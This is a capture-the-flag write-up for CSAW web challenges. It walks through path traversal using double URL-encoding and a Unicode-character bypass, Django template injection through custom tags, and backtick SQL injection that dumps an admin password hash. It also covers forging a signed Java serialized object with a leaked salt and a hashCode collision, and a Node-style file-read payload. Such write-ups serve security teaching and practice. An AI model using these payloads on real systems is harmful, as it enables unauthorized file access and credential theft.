**Orange v3:**

This is a modified version of the first orange task, this time blocking %2E(.) doubleurlencoding and any other extension except .txt and dots (other chars too), so after a while we realised we can parse a utf-16 char that ends with 2E.

For example : Į LATIN CAPITAL LETTER I WITH OGONEK (U+012E)

Which will be encoded like %01%2E

%01 isnt used according to(https://www.obkb.com/dcljr/charstxt.html)

So trying this on the url : <http://web.chal.csaw.io:7312/?path=%C4%AE/orange.txt>

Gave the result, now doing <http://web.chal.csaw.io:7312/?path=%C4%AE%C4%AE/flag.txt>

Gave us the flag : flag{s0rry\_this\_t00k\_s0\_m@ny\_tries...}

**Orange v1:**

This one was blocking double dots ‘..’ easy bypass was using double urlencoding of the dot char <http://web.chal.csaw.io:7311/?path=%252E%252E/flag.txt>

Flag : flag{thank\_you\_based\_orange\_for\_this\_ctf\_challenge}

**Shia Labeouf-off:**

Navigating around the website we can find a form vuln to xss and template injection , app was running django which wasn’t easy to hack, django doesnt permit a lot of global access, we can just access contructs and tags

Trying {{ user }} in <http://web.chal.csaw.io:5490/ad-lib/>

Gave us some result, after looking in debug, we find an interesting object (mrpoopy), problem was accessing it, that took a while when we read the debug in

<http://web.chal.csaw.io:5490/polls/3/>

So we find that there were custom tags defined (listme, getme)

Applying this filters to mrpoopy gave good results

First : {{ mrpoopy|listme }} which resulted in :

['Woohoo', '\_\_doc\_\_', '\_\_flag\_\_', '\_\_module\_\_']

Now we now the attribs, we can access them by getme, calling {{ mrpoopy|getme:"\_\_flag\_\_"}}did the job (weird django syntax)

And we get the flag : flag{wow\_much\_t3mplate}

**LittleQuery:**

First thing to find is robots.txt contained :

User-agent: \*

Disallow: /api

After that we find <http://littlequery.chal.csaw.io/api/db_explore.php>

Which was indicating we need to specify schema or preview

Doing <http://littlequery.chal.csaw.io/api/db_explore.php?mode=schema>

We can see the db name : ”littlequery”

<http://littlequery.chal.csaw.io/api/db_explore.php?mode=schema&db=littlequery>: shows table

<http://littlequery.chal.csaw.io/api/db_explore.php?mode=schema&db=littlequery&table=user> : shows columns

To find rows we need to use mode=preview:

<http://littlequery.chal.csaw.io/api/db_explore.php?mode=preview&db=littlequery&table=user>

Hmm not so easy the response was : Database 'littlequery' is not allowed to be previewed.

Looks like some filter, after playing a while with params we can find a sqli, backtick wasn’t sanitized

Doing this : <http://littlequery.chal.csaw.io/api/db_explore.php?mode=preview&db=littlequery`&table=users>

Results in : `littlequery``.`users` doesn't exist.

Need to balance the query now

<http://littlequery.chal.csaw.io/api/db_explore.php?mode=preview&db=littlequery`.user--%20-&table=>

Gave the result : [{"uid":"1","username":"admin","password":"5896e92d38ee883cc09ad6f88df4934f6b074cf8"}]


We have our admin / password, when trying to login with them it didnt work, the js script was hashing the password, all I had to do is intercept it burp and change the params .

We find a console with a commented flag : flag{mayb3\_1ts\_t1m3\_4\_real\_real\_escape\_string?}

**Not My Cup Of Coffe:**


Well this was a good task .

Home page looked like this :



So we can make some assumptions from here, name Flag wasnt available, otherwise normal stuff

Visiting this page :



We could create a comment with name and description and choose parents parents were from the list(Covfefe,Passion ....) but Flag wasn’t in list , thats the first interesting thing, when we write something it get’s replaced like first image, each parent has a text .

Looking at source code :



Which contained some base64 encoded stuff + a hash that looked like sha256 :


Decoding the base64 showed some java objects each one with the name of the parent in it , from now we understand the idea of the challenge, we need to forge an object , instead of sending Covfefe.Coffee.., we’ll change the attr with ‘Flag’, but doing it crashes the application, looks like it verifies if the signature (sha256) matches,

So trying with the existing object we found out that that hash was


Sha256(base64object+salt) and salt=’c@ram31m4cchi@o’

(the salt was found when navigating to admin.jsp can leak passcode : Pas$ion which was checked using Hashcode in java , need just another word with hashcode collision that can pass the chars check, the password : “ParCion” worked just fine loggin in with that we can find the salt)

After this I took an existing Bean which had 4 chars(like flag) and did a streplace with Flag, that didnt work, apparently some base64 padding incorrect, after that we fixed using hexeditor which looks like this :




And reencoded the base64 and sign it with salt, and sent the request :




Don’t forget to change JSESSIONID

Now after revisiting main page :



We find our injecting thing with the with ‘Flag’ parent , just need to create something pointing to it, and we can see flag (or just refresh)



**FuntimeJs:**

So after solving littlequery we get a console and we can run commands, after checking the github link of runtimejs

<https://github.com/runtimejs/runtime> we can find some modules which are default, like ‘fs’ which is important for us, so after getting file read, we run a payload, and try to read flag.txt

var fs = require("fs");

fs.readFile("flag.txt", function (err, data) {

if (err) throw err;

console.log(data.toString());

});

And yes flag was there : flag{I\_f0rg0t\_1n1trd\_1nclud3d\_a11\_files}